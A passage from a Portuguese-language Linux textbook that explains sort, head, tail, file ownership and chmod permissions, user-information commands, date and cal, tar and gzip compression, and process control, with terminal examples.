Juliana Duarte (024) 622-2876
Ney Garrafas (021) 988-3398
Ney Gerhardt (024) 543-4321
Ciro Grippi (021) 555-1234
Claudia Marcia (021) 555-2112
```

Eu quis fazer o mesmo que fiz no exemplo anterior para o 2º campo, mas não deu certo. O que foi que houve? Como eu disse na dica, o separador (no caso o espaço em branco entre os dois nomes) conta. Então vamos fazer da forma correta:

```
$ sort +1.2 telefones
Claudia Marcia (021) 555-2112
Enio Cardoso (023) 232-3423
Luiz Carlos (021) 767-2124
Ney Garrafas (021) 988-3398
Ney Gerhardt (024) 543-4321
Ciro Grippi (021) 555-1234
Paula Duarte (011) 449-0219
Juliana Duarte (024) 622-2876
```

Agora sim! Agora está classificado pela 2ª letra do 2º nome.

Repare que em todos os exemplos eu não usei o $-n_1.m_1$. É, fiz de propósito para mostrar que desta forma a chave de classificação será de $-n_1.m_1$ até o final. Da mesma forma, se $-n_1$ for declarado e $.m_1$ for omitido, ou $-n_2$ for declarado e $.m_1$ for omitido, o valor assumido será zero, isto é, o início do campo.

Veja só mais esses exemplos:

```
$ sort numeros
1
11
23
5
$ sort -n numeros
1
5
11
23
```

Repare que o primeiro `sort` resultou em uma ordem correta (primeiro tudo que começa por um, seguido do que começa por dois e finalmente o que principia por cinco), mas numericamente o resultado era uma grande besteira. Usando a opção `-n`, obtivemos o que queríamos.

head – Mostra início dos dados



Sintaxe:

```
head [-número] [-cn] [arquivo]
```

Mostra na saída padrão uma quantidade de linhas de texto do início dos dados que recebe como entrada.

Parâmetros:

<code>arquivo</code>	arquivo de entrada do qual será exibida uma determinada quantidade de linhas de texto de seu início. Se <code>arquivo</code> for omitido, <code>head</code> lê da entrada padrão;
<code>-número</code>	mostra as <code>número</code> primeiras linhas de arquivo. Se o parâmetro <code>número</code> não for especificado, <code>head</code> mostra as 10 primeiras linhas de arquivo;
<code>-c, --bytes=tamanho</code>	mostra os primeiros <code>tamanho</code> caracteres (bytes). O parâmetro <code>tamanho</code> pode vir sucedido de um multiplicador: <code>b</code> (512 bytes), <code>k</code> (1Kilobyte), <code>m</code> (1 Megabyte);
<code>-n, -l, --lines =número</code>	mostra as <code>número</code> primeiras linhas. Idêntica à opção <code>-número</code> .

tail – Mostra final dos dados



Sintaxe:

```
tail [+|-número] [-cnf] [arquivo]
```

Mostra na saída padrão uma quantidade de linhas de texto do final dos dados que recebe como entrada.

Parâmetros:

arquivo	arquivo de entrada do qual será exibida uma determinada quantidade de linhas de texto de seu final. Se <code>arquivo</code> for omitido, <code>tail</code> lê da entrada padrão;
+ numero	mostra arquivo a partir da linha <code>numero</code> até o fim. Se o parâmetro <code>numero</code> não for especificado, <code>tail</code> mostra as 10 últimas linhas de arquivo;
- numero	mostra as <code>numero</code> últimas linhas de arquivo. Se o parâmetro <code>numero</code> não for especificado, <code>tail</code> mostra as 10 últimas linhas de arquivo;
-c, --bytes=tamanho	mostra os últimos <code>tamanho</code> caracteres (bytes). O parâmetro <code>tamanho</code> pode vir sucedido de um multiplicador: <code>b</code> (512 bytes), <code>k</code> (1 Kilobyte), <code>m</code> (1 Megabyte);
-n, -l, --lines=numero	mostra as <code>numero</code> últimas linhas. Idêntica à opção <code>-numero</code> .
-f	Exibe na tela as linhas do arquivo à medida que ele cresce.

Exemplos:

```
$ tail -n 5 /etc/smb.conf
path = /xpto
public = no
writable = yes
valid ssup= d327760 psantos
printable = no
$ tail -c50 /etc/samba
valid ssup= d327760 psantos
printable = no
```





Capítulo 4

Segurança de Acesso

A segurança de acesso a arquivos e diretórios é provida por meio de um esquema de posse de arquivos e de permissões de acesso a eles. Cada arquivo possui um usuário dono do arquivo, bem como um grupo dono. Os conceitos de usuário e grupo serão vistos mais à frente. As seções seguintes discutem os aspectos de proteção e acesso a arquivos.

Uma vez que as posses de arquivos estão definidas, o próximo passo é proteger os arquivos de acessos não desejados. A proteção em um arquivo no *Unix/Linux* é muitas vezes referida como o modo do arquivo.

Posse de Arquivos

Comandos para alterar a posse de arquivos	
<code>chown</code>	Troca o dono do arquivo
<code>chgrp</code>	Troca o grupo do arquivo

Um arquivo no *Unix/Linux* possui um usuário dono e um grupo dono do arquivo. Apesar de usualmente o usuário dono de um arquivo pertencer ao grupo dono do mesmo arquivo, isso não é obrigatório. Um arquivo pode ter um usuário dono que não tenha nenhuma ligação com seu grupo dono.

Assim, as permissões de acesso para grupo em um arquivo não se aplicam ao grupo ao qual pertence o usuário dono do arquivo, e sim aos usuários que pertencem ao grupo dono do arquivo.

A flexibilidade nesse esquema se dá devido ao fato de que um usuário pode pertencer a vários grupos. Dessa forma, pode-se atribuir direitos para um usuário acessar determinado conjunto de arquivos apenas acrescentando-o ao grupo dono do conjunto de arquivos. É claro que as restrições de acesso dependerão das permissões para grupo definidas para cada arquivo em questão.

Operações administrativas, como a adição de um usuário a um grupo, sómente podem ser feitas pelo superusuário, ou por outros usuários que tenham acesso ao arquivo de configuração de grupos. Operações de mudança de dono de arquivo ou dono de grupo também só podem ser executadas pelo superusuário (comando `chown`). Em algumas versões do Unix (*System V*), o usuário dono de um arquivo pode mudar seu usuário e grupo donos.

chown – Trocando dono do arquivo



Sintaxe:

`chown [-f] [-R] dono arquivo`

Parâmetros:

arquivo	arquivo a mudar de dono;
dono	nome do novo dono do arquivo. Este usuário deve pertencer ao mesmo grupo do atual dono;
-f	não reporta erros caso ocorram, como por exemplo o usuário não pertencer ao grupo;
-R	executa o comando recursivamente, aplicando-se a todos os subdiretórios.

Exemplos:

O arquivo `dica.sh` me pertence, veja só:

```
$ ls -l dica.sh
-rwxr--r-- 1 jneves ssup 260 Mar 12 2002 dica.sh
```

então para mudar a sua propriedade para o usuário `silvina`, eu faço:

```
$ chown silvina dica.sh
$ ls -l dica.sh
-rwxxr--r-- 1 silvina ssup 260 Mar 12 2002 dica.sh
```

chgrp – Trocando o grupo do arquivo



Sintaxe:

```
chgrp [-f] [-R] grupo arquivo
```

Um usuário pode, entretanto, mudar o grupo de um arquivo, desde que ele seja o usuário dono do arquivo e pertença ao novo grupo do arquivo. O comando que faz essa mudança é o `chgrp`.

O comando `chgrp` tem formato idêntico ao `chown`, mas somente o superusuário pode executá-lo na maioria dos sistemas.

Exemplo:

```
$ chgrp prod dica.sh
$ ls -l dica.sh
-rwxxr--r-- 1 silvina prod 260 Mar 12 2002 dica.sh
```

Tipos de Acesso a Arquivos

O *Unix/Linux* suporta três tipos de acesso a arquivos e diretórios: leitura, escrita e execução, designados, respectivamente, pelas letras `r` (*read*), `w` (*write*), `x` (*execute*).

O uso dos tipos de acesso é bastante simples. Se a intenção é deixar o arquivo somente disponível para leitura, o acesso `r` resolve a questão. O acesso `w` permite ao usuário apagar ou modificar o arquivo. Entretanto, para modificar o arquivo, a permissão de leitura também deve estar habilitada, caso contrário o usuário não conseguirá ler o arquivo para que possa ser modificado. Se o arquivo for um programa executável ou um *Shell script*, a permissão `x` deve estar ligada para que o usuário consiga executá-lo. Se o arquivo for um *Shell script*, a permissão de leitura deve também estar habilitada, pois o *Shell* precisa ler o arquivo para poder executar suas instruções. Para programas executáveis basta a permissão de execução.

Para ver as permissões de um arquivo ou diretório, basta utilizar o comando `ls` com a opção `-l` (*long listing*), que mostra todos os detalhes dos arquivos.

Vale observar que para remover um arquivo em um determinado diretório, basta que se tenha permissão de escrita `w` naquele diretório, mesmo que o referido arquivo não possua permissão de escrita.

Se acontecer de um determinado arquivo não possuir permissão de escrita mas seu diretório correspondente sim, o que o Unix faz é perguntar ao usuário se deseja remover o arquivo, mesmo que este não tenha permissão de escrita.

O exemplo a seguir supõe o arquivo protegido sem permissão de escrita, em seu diretório pai arquivos com permissão de escrita para o usuário `jneves` (`euzinho`).

```
$ ls -l
total 80
drwxrwxr-x  2 jneves  ssup   4096 Sep 17 12:17 apostilas
-rw-r--r--  1 jneves  ssup    260 Mar 12  2002 dica.sh
-rw-r--r--  1 jneves  ssup  19246 Mar 12  2002 dicas.sh
-rw-rw-r--  1 jneves  ssup     66 Sep 26 16:20 erro
-rw-rw-r--  1 jneves  ssup    31 Sep 26 16:29 logados
-rw-r--r--  1 jneves  ssup   2588 Mar 12  2002 smbst.sh
```

Classes de Acesso a Arquivos

O Unix define três classes de acesso a arquivos cujos acessos podem ser especificados separadamente:

Acesso para	Define permissões para
dono (u):	o usuário dono do arquivo;
grupo (g):	o grupo a que pertence o arquivo;
outros (o):	outros usuários que não sejam o dono nem pertençam ao grupo dono do arquivo.

Quando usamos o comando `ls -l`, obtemos a listagem dos arquivos com todos os seus detalhes. A primeira informação corresponde ao que chamamos de modo do arquivo, composto de 10 caracteres. Veja só:

```
$ ls -l dica.sh
-rwxr--r-- 1 jneves ssup 260 Mar 12 2002 dica.sh
```

O primeiro caractere do modo do arquivo apenas indica seu tipo (se é um arquivo regular, se é um diretório, se é um link, ...). Os nove caracteres seguintes constituem três grupos de três caracteres. Em cada grupo, o primeiro caractere representa a permissão de leitura `r`, o segundo a de escrita `w` e o terceiro a de execução `x`. Se a permissão estiver desligada, um hífen `-` é apresentado, senão o caractere correspondente aparece.

```
$ ls -l dica.sh
-rwxr--r-- 1 jneves ssup 260 Mar 12 2002 dica.sh
```

chmod – Ajustando permissões de arquivos



Sintaxe:

```
chmod string-de-acesso[, ...] arquivo ...
```

Para ajustar permissões em arquivos e diretórios (que é um arquivo que contém uma lista de arquivos), utilizamos o comando `chmod`.

Parâmetros:

- string-de-acesso as *strings* de acesso definem que permissões serão dadas aos arquivos especificados no argumento arquivo do comando chmod.
- arquivo os nomes dos arquivos cujas permissões serão mudadas.

Exemplos:

```
$ ls -l teste
----- 1 jneves ssup 23 Apr 21 07:31 teste
$ chmod u+w teste                                          Dando permissão de escrita ao dono (u)
$ ls -l teste
--w----- 1 d327760 ssup 23 Apr 21 07:31 teste
$ chmod a+w teste                                          Dando permissão de escrita a todos (a)
$ ls -l teste
--w--w--w- 1 d327760 ssup 23 Apr 21 07:31 teste
$ chmod g+x,uo+r-w teste                                 Grupo executa, dono e outros leem mas não gravam
$ ls -l teste
-r---wxr-- 1 d327760 ssup 23 Apr 21 07:31 teste
$ chmod u=rwx teste                                        Dono lê, grava e executa
$ ls -l teste
-rwx-wxr-- 1 d327760 ssup 23 Apr 21 07:31 teste
```

Nesses exemplos, vimos algumas coisas interessantes:

- Quando direitos são precedidos por ou sinal de mais (+) ou de menos (-), esses direitos são acrescentados ou removidos aos já existentes;
- Quando direitos são precedidos por um sinal de igual (=), não interessam os direitos anteriores, estes que foram assim atribuídos é que valerão;
- Eu havia dito que *u* significava dono (*user*), *g* grupo (*group*) e *o* outros (*other*). O que você ainda não sabia, mas deve ter deduzido por esses exemplos, é que *a* significa todos (*all*), isto é, o mesmo que *u+g+o*

As permissões de acesso podem também ser especificadas numericamente com o comando `chmod`, em vez de usar uma string-de-acesso (modo simbólico) como parâmetro. Para calcular o modo absoluto de um arquivo, basta substituir os 9 caracteres correspondentes às permissões, por 9 bits (dígitos 0 ou 1), que agrupados três a três e convertidos para decimal compõem um modo de acesso de três dígitos. Exemplo de uma conversão:

	Dono	Grupo	Outros	
Strings de Acesso	rwx	r-x	r--	
Convertido para Binário	111	101	100	
Convertido para Decimal	7	5	4	
Modo absoluto (numérico)				754

Assim, no exemplo abaixo, os dois comandos `chmod` são equivalentes:

```
$ chmod u=rwx,g=rx,o=r teste.txt
$ ls -l teste.txt
-rwxr-xr-- 1 jneves ssup 23 Apr 21 07:31 teste.txt
$ chmod 754 teste.txt
$ ls -l teste.txt
-rwxr-xr-- 1 jneves ssup 23 Apr 21 07:31 teste.txt
```

Pessoal, é bom ficar atento e entender legal este último método, apesar de não parecer tão óbvio quanto o primeiro, por ser mais conciso e, com a prática, simples, é assim que você normalmente vai encontrar o comando `chmod`, inclusive neste livro.





Capítulo 5

Comandos para Informações sobre Usuários

- Neste capítulo veremos como conseguir informações que permitam administrar os usuários.

Comandos para administrar usuários	
<code>who</code>	Exibe informações sobre usuários ativos e alguns dados do sistema
<code>id</code>	Informa os identificadores dos usuários
<code>finger</code>	Exibe informações mais detalhadas sobre os usuários
<code>chfn</code>	Permite que o usuário altere as suas informações do <code>finger</code>
<code>groups</code>	Informa os grupos aos quais o usuário pertence

who – Usuários ativos



Sintaxe:

`who [-mH] [am i]`

O comando `who` exibe informações sobre usuários “logados” (ARGH!!) no sistema, incluindo o nome de *login*, data e hora de entrada no sistema.

Opções Significados

-am i	Instrui o comando <code>who</code> a exibir informações de login do próprio usuário
-m	O mesmo que <code>who am i</code>
-H	Mostra um cabeçalho
-a	Mostra diversas informações sobre o sistema (último boot, último acerto do relógio, ...) e sobre os usuários

Exemplos:

```
$ who
jneves pts/0          Dec 1 12:36 (10.2.4.144)
jneves pts/1          Dec 1 12:37 (10.2.4.144)

$ who -H
NAME      LINE      TIME      COMMENT
jneves    pts/0      Dec 1 12:36 (10.2.4.144)
jneves    pts/1      Dec 1 12:37 (10.2.4.144)

$ who -m
jneves pts/0          Dec 1 12:36 (10.2.4.144)

$ who am i
jneves pts/0          Dec 1 12:36 (10.2.4.144)
```

id – Identificadores do usuário**Sintaxe:**`id [-ngu]`

O comando `id` retorna os identificadores do usuário; login e os grupos a que pertence.

Opções Significados

-n	Mostra o nome do usuário e grupos ao invés de identificadores (somente se for usado com as opções <code>-u</code> , <code>-g</code> ou <code>-G</code>)
-g	Mostra apenas o identificador de grupo do usuário
-G	Mostra todos os grupos ao qual o usuário pertence
-u	Mostra apenas o identificador do usuário

Exemplos:

```
$ id
uid=54002(jneves) gid=1032(jneves) groups=1032(jneves)
$ id -g
1032
$ id -G
1032
$ id -u
54002
$ id -nu
jneves
```

finger – Detalha informações sobre usuários**Sintaxe:**

```
finger [-lms] [usuario|@host|usuario@host]
```

O comando `finger` é utilizado para mostrar informações sobre um usuário. A sua saída é muito parecida com a do comando `who`, quando, sem argumentos, a principal diferença é que pelo `finger` é que conseguimos dados físicos das pessoas que estão usando o sistema (como nome/apelido, telefone/ramal), daí ser muito importante o campo comentários do arquivo `/etc/passwd`.

Onde `usuario` é o `userid` ou um padrão para o nome do usuário e `host` é o endereço Internet completo de uma máquina.

Exemplos

```
$ finger
Login      Name          Tty      Idle  Login   Time   Office
peduardo  Paulo Eduardo *pts/1           May 27 11:40 (luxdo099)
root       root          *ttyl     4:26   May 27 11:35 DISB.O
root       root          *pts/0           May 27 11:36 (10.0.122.130)

$ finger Paulo
Login: peduardo                               Name: Paulo Eduardo
Directory: /home/peduardo                         Shell: /bin/bash
Office: DISB.O, 2555-8309
On since Mon May 27 11:40 (BRT) on pts/1 from luxdo099 (messages off)
No mail.
No Plan.
```

```
$ finger @10.0.122.130
Login: peduardo                               Name: Paulo Eduardo
Directory: /home/peduardo                      Shell: /bin/bash
Office: DISB.O, 2555-8309
On since Mon May 27 11:40 (BRT) on pts/1 from luxdo099 (messages off)
No mail.
No Plan.
```



Por motivo de segurança esse serviço pode estar desabilitado para atender remotamente.

ATENÇÃO

chfn – Altera dados do finger



Sintaxe:

```
chfn [-frpho]
```

Um usuário pode mudar suas informações no sistema com o comando chfn.

Opções	Significados
-f	Modifica o nome do usuário.
-r	Modifica a localização do usuário.
-p	Modifica o telefone de trabalho do usuário.
-h	Modifica o telefone residencial do usuário.
-o	Informações adicionais. Somente o <i>root</i> pode alterá-las.

Exemplos:

```
$ chfn
Changing finger information for jneves.
Password:
Name [Julio C. Neves]:
Office [DISB.O]:
Office Phone [(821) 7070]:
Home Phone [0]: 21 2222-2222
Finger information changed.
```

No exemplo anterior, repare que os valores *default* (que estavam no campo de comentários de `/etc/passwd`) foram oferecidos entre colchetes (`[]`), para confirmá-los basta um `<ENTER>`.

Repare ainda que somente o telefone de casa (`Home Phone`) foi alterado.

Para modificar somente o meu nome:

```
$ chfn -f "Julio Cesar Neves"  
Changing finger information for jneves.  
Password:  
Finger information changed.
```

groups – Informa grupos dos usuários



Sintaxe:

```
groups [usuario]
```

Pode-se pertencer a um ou mais grupos de usuários. Para saber a que grupos uma determinada pessoa pertence, utiliza-se o comando `groups`.

Exemplos:

Para listar os grupos aos quais eu pertenço:

```
$ groups  
root bin daemon sys adm disk wheel
```

Para verificar os grupos de um determinado usuário:

```
$ groups marina
```

```
marina:marina
```





Capítulo 6

Pra não Perder o Compromisso

- Neste pequeno capítulo mostrarei dois comandos para trabalhar com data, hora e calendário. Esses comandos são:

Comandos de data e hora

date	Mostra e acerta data/hora
cal	Exibe o calendário

date – Mostra e acerta data/hora



Sintaxe:

`date [-s] [+formato]`

O comando `date` apresenta a data e a hora do sistema. Quando usado com a opção `-s`, acerta a data e hora do sistema, porém seu uso somente é permitido ao superusuário. Seu grande uso para o usuário comum é utilizando-a formatada de acordo com a tabela apresentada a seguir.

Exemplos:

```
$ date
Mon Dec  8 17:25:11 BRST 2003
$ date "+Hoje a data é: %d/%m/%Y e a hora é: %T"
Hoje a data é: 08/12/2003
e a hora é: 17:31:53
```

Formato	Significado
%n	Quebra de linha.
%t	Tabulação.
%m	Mês.
%d	Dia.
%y	Ano com dois dígitos.
%Y	Ano com quatro dígitos.
%D	Data no formato MM/DD/AA.
%H	Hora.
%M	Minuto.
%S	Segundo.
%T	Hora no formato HH:MM:SS.
%j	Dia do ano.
%w	Dia da semana (dom=0 a sáb=6).
%a	Dia da semana abreviado.
%h	Mês abreviado.

No último exemplo, vimos a total formatação da data, incluindo textos literais, com quebra de linhas. Repare que após o sinal +, os caracteres de formatação foram substituídos e os literais permaneceram imutáveis.

Existe uma forma simples de pegar a data de ontem, lembrando que o “ontem” pode ser no mês anterior (que não sabemos *a priori* a quantidade de dias), no ano anterior ou até no século anterior. Veja só como:

```
$ date --date '1 day ago'
Thu Dec 22 12:01:45 BRST 2005
```

E para proceder ao contrário, isto é, fazer uma viagem ao futuro? Veja o exemplo:

```
$ date --date='1 day'
Sat Dec 24 12:06:29 BRST 2005
```

Como você viu, é a mesma coisa, basta tirar o `ago`. E em qual dia da semana cairá o Natal deste ano? Simples:

```
$ date --date='25 Dec' +%a
Sun
```

Mas também podemos misturar alhos com bugalhos, veja só:

```
$ date --date='1 day 1 month 1 year ago'
Mon Nov 22 12:19:58 BRST 2004
$ date --date='1 day 1 month 1 year'
Wed Jan 24 12:20:13 BRST 2007
```

cal – Exibe o calendário



Sintaxe:

`cal [[mes] ano]`

O comando `cal` é utilizado para mostrar um calendário de um mês e/ou ano específico.

Onde `mes` é o número do mês (01 a 12) e `ano` é o ano no formato `aaaa` (4 algarismos).

Exemplos:

```
$ cal
dezembro 2003
Do Se Te Qu Qu Se Sá
 1  2  3  4  5  6
 7  8  9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30 31
$ cal 04 2000
```

```
abril 2000
Do Se Te Qu Qu Se Sá
 1
 2  3  4  5  6  7  8
 9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
30
$ cal 1970
```

janeiro							fevereiro							março						
Do	Se	Te	Qu	Qu	Se	Sá	Do	Se	Te	Qu	Qu	Se	Sá	Do	Se	Te	Qu	Qu	Se	Sá
			1	2	3		1	2	3	4	5	6	7	1	2	3	4	5	6	7
4	5	6	7	8	9	10	8	9	10	11	12	13	14	8	9	10	11	12	13	14
11	12	13	14	15	16	17	15	16	17	18	19	20	21	15	16	17	18	19	20	21
18	19	20	21	22	23	24	22	23	24	25	26	27	28	22	23	24	25	26	27	28
25	26	27	28	29	30	31								29	30	31				
abril							maio							junho						
Do	Se	Te	Qu	Qu	Se	Sá	Do	Se	Te	Qu	Qu	Se	Sá	Do	Se	Te	Qu	Qu	Se	Sá
			1	2	3	4				1	2			1	2	3	4	5	6	
5	6	7	8	9	10	11	3	4	5	6	7	8	9	7	8	9	10	11	12	13
12	13	14	15	16	17	18	10	11	12	13	14	15	16	14	15	16	17	18	19	20
19	20	21	22	23	24	25	17	18	19	20	21	22	23	21	22	23	24	25	26	27
26	27	28	29	30			24	25	26	27	28	29	30	28	29	30				
							31													

Para finalizar, veja este exemplo:

```
$ cal 09 1752
  Setembro 1752
Do Se Te Qu Qu Se Sá
      1  2 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
```

O que vimos nesse último exemplo não foi um erro, e foi citado como uma simples curiosidade. Assume-se que a Reforma Gregoriana ocorreu em 3 de Setembro de 1752. Nesta época, a maioria dos países reconheceu a reforma (apesar de alguns poucos só a reconhecerem no século XX). Essa data e os dez dias que a seguiram foram eliminados, por isso o formato do calendário para esse mês é um tanto inusitado (será que o software proprietário teria essa precisão? Duvido...).





Capítulo 7

Becapeando

- As cópias de segurança (*backup*) são fundamentais em qualquer sistema. No caso de uma pane mais séria no sistema, somente as cópias de segurança podem trazer os arquivos dos usuários de volta.

Neste capítulo veremos, além das instruções de *backup*, os principais comandos de compressão, já que é comum, por ser uma boa prática, compactarmos os arquivos antes de salvá-los em uma cópia.

Comandos de Backup e Compressão	
tar	Para agrupar vários arquivos em somente um
compress	É o utilitário de compressão de arquivos padrão do Unix
uncompress	Descomprime arquivos compactados pelo compress
zcat	Permite visualizar o conteúdo de arquivos compactados com compress
gzip	É o utilitário de compressão de arquivos padrão do Linux
gunzip	Descomprime arquivos compactados pelo gzip

tar – Agrupa arquivos



Sintaxe:

```
tar [-cfprtuvx] [arquivo_tar] [arquivo ...]
```

Para não ter de fazer cópias de inúmeros arquivos ou para transferi-los para outro computador via `ftp`, é comum primeiramente agrupá-los em um único arquivo para depois procedermos à sua cópia ou transferência.

No *Unix/Linux* podemos agrupar vários arquivos em um arquivo simples ou mesmo em vários outros meios magnéticos com o comando `tar`.

Parâmetros:

`arquivo` um ou mais arquivos a agrupar. Quando `tar` estiver sendo utilizado para desagrupar arquivos, este parâmetro é opcional;

`arquivo_tar` especifica onde será armazenado o conjunto de arquivos agrupados. Em geral, `arquivo_tar` é um dispositivo de fita magnética, mas pode-se agrupar os arquivos em um único arquivo especificando-o em `arquivo_tar`, e utilizando a opção `-f`;

Opções	Significados
<code>-c</code>	cria um novo arquivo <code>.tar</code> e adiciona a ele os arquivos especificados;
<code>-f</code>	indica que o destino é um arquivo em disco, e não uma unidade de fita magnética;
<code>-p</code>	preserva permissões originais dos arquivos durante desagrupamento;
<code>-r</code>	adiciona os arquivos especificados no final do arquivo <code>.tar</code> , sem criar um novo;
<code>-t</code>	lista o conteúdo do arquivo <code>.tar</code> ;
<code>-u</code>	adiciona os arquivos especificados ao arquivo <code>.tar</code> , somente se eles ainda não existirem no arquivo <code>.tar</code> , ou se tiverem sido modificados desde quando foram agrupados por um comando <code>tar</code> ;
<code>-v</code>	mostra o nome de cada arquivo processado;
<code>-x</code>	retira os arquivos agrupados no arquivo <code>.tar</code> .

Exemplos:

```
$ tar -tvf /dev/nst0 .           Mostra o conteúdo do arquivo
$ tar -cf backup.tar /home/d327760/*
```

compress – Para compactar dados



Sintaxe:

```
compress [-cvf] [arquivo ...]
```

O utilitário de compressão de arquivos padrão do *Unix* é o *compress*. Este utilitário utiliza o algoritmo de compressão *Lempel-Ziv*, que é um método razoavelmente rápido e eficiente. O *compress* gera um arquivo com o mesmo nome, porém com a extensão *.z* compactado.

Parâmetros:

- arquivo:** arquivo a comprimir. Se não for especificado, *compress* lê a partir da entrada padrão;
- c:** escreve na saída padrão, sem modificar o arquivo especificado;
- f:** força a compactação. Não compacta se o arquivo especificado não puder ser compactado ou se um arquivo compactado correspondente (extensão *.Z*) existir;
- v:** mostra informações sobre a porcentagem de compactação de cada arquivo.

Exemplos:

```
$ compress telefones
$ ls -l telef*
-rw-r--r-- 1 julio dipao 179 Dec 7 1999 telefones.Z
```

Repare pelo exemplo anterior que foi gerado um arquivo com a extensão .z (Z maiúsculo) e a sua data de criação não se alterou.

uncompress – Descompactando arquivos



Sintaxe:

```
uncompress [-cv] [arquivo ...]
```

Para descompactar arquivos compactados com o compress (extensão .Z), utiliza-se o uncompress.

Parâmetros:

arquivo	arquivos a descompactar. Se não for especificado, uncompress lê a partir da entrada padrão;
-c	escreve descompactado na saída padrão, sem gerar arquivo;
-v	mostra informações sobre a porcentagem de compactação de cada arquivo.

Exemplos:

```
$ uncompress telefones
$ ls -l telef*
-rw-r--r-- 1 julio dipao 218 Dec 7 1999 telefones
```

No exemplo, você pode notar que:

- No uncompress não há necessidade de usar a extensão .z, porém se eu tivesse feito:

```
$ uncompress telefones.Z
```

Não teria havido problema, o uncompress aceita as duas formas;

- Pelo comando ls após a execução do uncompress, você pode notar que a extensão .z foi pro brejo.

zcat – Visualizando dados compactados



Sintaxe:

```
zcat arquivo ...
```

Existe ainda um utilitário especial, o `zcat`, que permite visualizar o conteúdo de arquivos comprimidos com `compress`, sem que seja necessário descompactá-los previamente.

Parâmetros:

arquivo	arquivo a ser exibido descompactado na saída padrão.
---------	--

Exemplos:

```
$ zcat telefones
Ciro Grippi      (021)555-1234
Claudia Marcia   (021)555-2112
Enio Cardoso     (023)232-3423
Juliana Duarte   (024)622-2876
Luiz Carlos       (021)767-2124
Ney Garrafas     (021)988-3398
Ney Gerhardt      (024)543-4321
Paula Duarte     (011)449-0219
```

Vimos neste caso que também não é necessário que se especifique a extensão `.z`.

gzip – Compactador livre



Sintaxe:

```
gzip [-cvfrd] [arquivo ...]
```

O utilitário de compressão mais usado no *Linux* é o `gzip`. Utilizando uma versão mais moderna do algoritmo de compressão *Lempel-Ziv*, o `gzip`, por sua vez, gera um arquivo com extensão `.gz`, compactado. É uma ferramenta GNU.

Parâmetros:

arquivo: arquivo a comprimir. Se não for especificado, lê a partir da entrada padrão;

Opções	Significados
<code>-c</code>	Escreve na saída padrão, sem modificar o arquivo especificado.
<code>-f</code>	Força a compactação. Não compacta se o arquivo especificado não puder ser compactado ou se um arquivo compactado correspondente (extensão <code>.gz</code>) existir.
<code>-v</code>	Mostra informações sobre a porcentagem de compactação de cada arquivo.
<code>-r</code>	Comprime também o conteúdo dos subdiretórios (recursivo).
<code>-d</code>	Expande arquivos compactados (decompress).

Exemplos:

```
$ ls -l pacote.tar
-rw-r--r-- 1 julio dipao 245760 Oct 15 12:24 pacote.tar
$ gzip pacote.tar
$ ls -l pacote.tar.gz
-rw-r--r-- 1 julio dipao 33640 Oct 15 12:24 pacote.tar.gz
$ gzip -d pacote.tar.gz
$ compress pacote.tar
$ ls -l pacote.tar*
-rw-r--r-- 1 julio dipao 64587 Oct 15 12:24 pacote.tar.Z
```

Descompactando com o próprio gzip

Para arquivos maiores, como vimos neste exemplo, o `gzip` normalmente supera o `compress` em capacidade de compactação. Neste caso, a razão

foi de 33.640 *bytes* para 64.587 *bytes*, ou seja, o `compress` obteve somente 52,08 % da eficiência do `gzip`.

gunzip – Descompactador livre



Sintaxe:

`gunzip [-cv] [arquivo ...]`

Embora exista o parâmetro `-d`, para descompactar arquivos compactados com o `gzip`, também podemos valer-nos do `gunzip`. O `gunzip` também é uma ferramenta livre do GNU.

Parâmetros:

`arquivo`

arquivos a descompactar. Se não for especificado, lê a partir da entrada padrão;

`-c`

escreve na saída padrão, sem gerar arquivo descompactado;

`-v`


mostra informações sobre a porcentagem de compactação de cada arquivo.



Dicas!

O `zcat` também permite a visualização do conteúdo dos arquivos compactados com `gzip`.





Capítulo 8

Controle de Execução

- Calma pessoal, nenhum de nós é o carrasco que fica na antessala da câmara de gás controlando a execução dos condenados! Vamos falar no controle de execução de processos, que é outro recurso poderoso do nosso sistema operacional. Esse recurso permite colocar um número praticamente ilimitado de programas em execução a partir de um único *Shell*. Além disso, processos demorados podem ser colocados em *background* (segundo plano), permitindo ao usuário executar outras tarefas em *foreground* (plano principal).

Um processo é um programa em execução e que não foi terminado. Ao contrário de sistemas operacionais como o DOS, o *Unix/Linux* são sistemas multiusuário/multitarefa. Em máquinas com um único processador, estes processos são executados concorrentemente, compartilhando o processador (time sharing). Em máquinas com vários processadores, esses processos podem ser executados paralelamente.

Assim, quando mais de um usuário está executando um determinado programa, existe um processo sendo executado para cada usuário que chamou aquele programa. O *Shell* é um exemplo de programa que constantemente está sendo executado por mais de um usuário, e frequentemente é executado mais de uma vez simultaneamente por um mesmo usuário.

Quando um programa é executado em ambiente *Unix/Linux*, um processo é criado para executá-lo e recursos como memória e arquivos são alocados. Quando um processo termina a execução do programa, o sistema destrói o processo e os recursos alocados são devolvidos para que sejam aproveitados por um outro processo. Cada processo criado possui um número associado a ele chamado de *process id (pid)*. Este número distingue o processo de todos os outros processos criados e que ainda não terminaram sua execução. Portanto, cada processo possui um *pid* único.

Chamaremos o processo que cria outro de processo pai e o criado de processo filho. Um processo pai pode ter vários processos filhos, mas um processo filho tem um único processo pai.

Um processo pai pode suspender sua própria execução até que um ou mais de seus filhos termine sua execução. Por exemplo, o *Shell* normalmente executa um programa criando um processo filho e espera até que o processo filho termine sua execução para devolver o *prompt*.

Cada processo fica associado ao usuário e ao grupo do usuário. Além disso, cada processo também pertence a um grupo de processos. Existe somente um grupo de processos relacionado ao terminal utilizado pelo usuário, chamado de *foreground*. Se um processo do usuário não está no grupo de processos do terminal, então este processo pertence ao grupo de processos *background*.

Os principais comandos para controle de processo são:

Comandos de controle de execução	
ps	Mostra o status dos processos em execução
kill	Envia sinal a processo
jobs	Lista processos em <i>background</i> e suspensos
bg	Passa processo para <i>background</i>
fg	Traz processo para <i>foreground</i>
Nohup	Executa processo independente de terminal

ps - Lista de processos



Sintaxe:

`ps [-aelux]`

O comando `ps` mostra o status dos processos em execução no sistema. Sem argumentos, o comando `ps` exibe informações somente dos processos associados ao terminal corrente. A saída do comando consiste de: *process-id (pid)*, identificador do terminal, tempo de execução (acumulativo) e o nome do comando.

